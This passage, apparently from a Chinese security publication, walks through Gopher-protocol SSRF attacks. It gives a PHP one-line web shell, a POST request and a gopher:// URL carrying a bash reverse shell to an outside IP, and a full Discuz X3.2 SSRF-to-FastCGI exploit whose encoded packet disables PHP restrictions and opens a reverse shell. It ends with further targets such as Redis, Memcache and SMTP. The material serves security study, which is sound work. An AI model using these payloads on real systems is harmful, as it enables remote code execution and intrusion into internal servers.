

图 4-5-4

攻击内网 Vulnerability Web：

Gopher 可以模仿 POST 请求，故探测内网的时候，不仅可以利用 GET 形式的 PoC（经典的 Struts2），还可以使用 POST 形式的 PoC。

一个只能 127.0.0.1 访问的 exp.php，内容为：

```
<?php system($_POST[e]);?>
```

利用方式：

```
POST /exp.php HTTP/1.1
Host: 127.0.0.1
User-Agent: curl/7.43.0
Accept: */*
Content-Length: 49
```

```
Content-Type: application/x-www-form-urlencoded

e=bash -i >%26 /dev/tcp/172.19.23.228/2333 0>%261
```

构造 Gopher 协议的 URL：

```
gopher://127.0.0.1:80/_POST /exp.php HTTP/1.1%0d%0aHost: 127.0.0.1%0d%0aUser-Agent:
curl/7.43.0%0d%0aAccept: */*%0d%0aContent-Length: 49%0d%0aContent-Type:
application/x-www-form-urlencoded%0d%0a%0d%0ae=bash -i >%2526 /dev/tcp/172.19.23.228/2333
0>%25261null
```

攻击情况，如图 4-5-5：



图 4-5-5

攻击实例

利用 Discuz SSRF 攻击 FastCGI：

Discuz X3.2 存在 SSRF 漏洞，当服务器开启了 Gopher wrapper 时，可以进行一系列的攻击。

首先根据 phpinfo 确定开启了 Gopher wrapper，且确定 Web 目录、PHP 运行方式为 FastCGI，如图 4-5-6：

_SERVER["HOME"]	/Users/ricter
_SERVER["FCGI_ROLE"]	RESPONDER
_SERVER["SCRIPT_FILENAME"]	/Users/ricter/Downloads/upload/a.php
_SERVER["PATH_INFO"]	no value
_SERVER["QUERY_STRING"]	no value
_SERVER["REQUEST_METHOD"]	GET
_SERVER["CONTENT_TYPE"]	no value
_SERVER["CONTENT_LENGTH"]	no value
_SERVER["SCRIPT_NAME"]	/a.php
_SERVER["REQUEST_URI"]	/a.php
_SERVER["DOCUMENT_URI"]	/a.php

gopher

Gopher Wrapper	enabled

Server API	FPM/FastCGI

图 4-5-6

测试 Gopher 协议是否可用，请求：

```
http://127.0.0.1:8899/forum.php?mod=ajax&action=downremoteimg&message=%5Bimg%3D1%2C1%5Dhttp%3A%2f%2f127.0.0.1%3A9999%2fgopher.php%3Fa.jpg%5B%2fimg%5D
```

其中 gopher.php 内容为：

```
<?php
header("Location: gopher://127.0.0.1:2333/_test");
?>
```

监听 2333 端口，访问上述 URL 即可验证，如图 4-5-7：



图 4-5-7

构造 FastCGI 的 Exp：

```
<?php
header("Location:
gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%10%00%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH97%0E%04REQUEST_METHODPOST%09%5BPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Asafe_mode%20%3D%20Off%0Aauto_prepend_file%20%3D%20php%3A//input%0F%13SCRIPT_FILENAME/var/www/html/1.php%0D%01DOCUMENT_ROOT/%01%04%00%01%00%00%00%00%01%05%00%01%00a%07%00%3C%3Fphp%20system%28%27bash%20-i%20%3E%26%20/dev/tcp/127.0.0.1/2333%200%3E%261%27%29%3Bdie%28%27-----0vcdb34oju09b8fd-----%0A%27%29%3B%3F%3E%00%00%00%00%00%00%00");
?>
```

请求如下：

```
http://127.0.0.1:8899/forum.php?mod=ajax&action=downremoteimg&message=%5Bimg%3D1%2C1%5Dhttp%3A%2f%2f127.0.0.1%3A9999%2f1.php%3Fa.jpg%5B%2fimg%5D
```

即可在 2333 端口上收到反弹的 shell，如图 4-5-8：



图 4-5-8

攻击视频演示地址：

https://blog.chaitin.com/gopher-attack-surfaces/2016-06-02%2010-59-32.mp4

系统局限性

经过测试发现 Gopher 的以下几点局限性：

大部分 PHP 并不会开启 fopen 的 gopher wrapper
file_get_contents 的 gopher 协议不能 URLencode
file_get_contents 关于 Gopher 的 302 跳转有 bug，导致利用失败
PHP 的 curl 默认不 follow 302 跳转
curl/libcurl 7.43 上 gopher 协议存在 bug（%00 截断），经测试 7.49 可用

更多有待补充，另外，利用情形并不限于 PHP 的 SSRF。当存在 XXE、ffmepg SSRF 等漏洞的时候，也可以进行利用。

更多攻击面

基于 TCP Stream 且不做交互的点，都可以进行攻击利用，包括但不限于：

HTTP GET/POST

Redis
Memcache
SMTP
Telnet
基于一个 TCP 包的 exploit
FTP（不能实现上传下载文件，但是在有回显的情况下可用于爆破内网 FTP）

更多有待补充。

（全文完）责任编辑：游风

感谢阅文

投稿邮箱：article@secbook.net

{ 怀揣开放心态，欢迎一切有价值的合作。 }

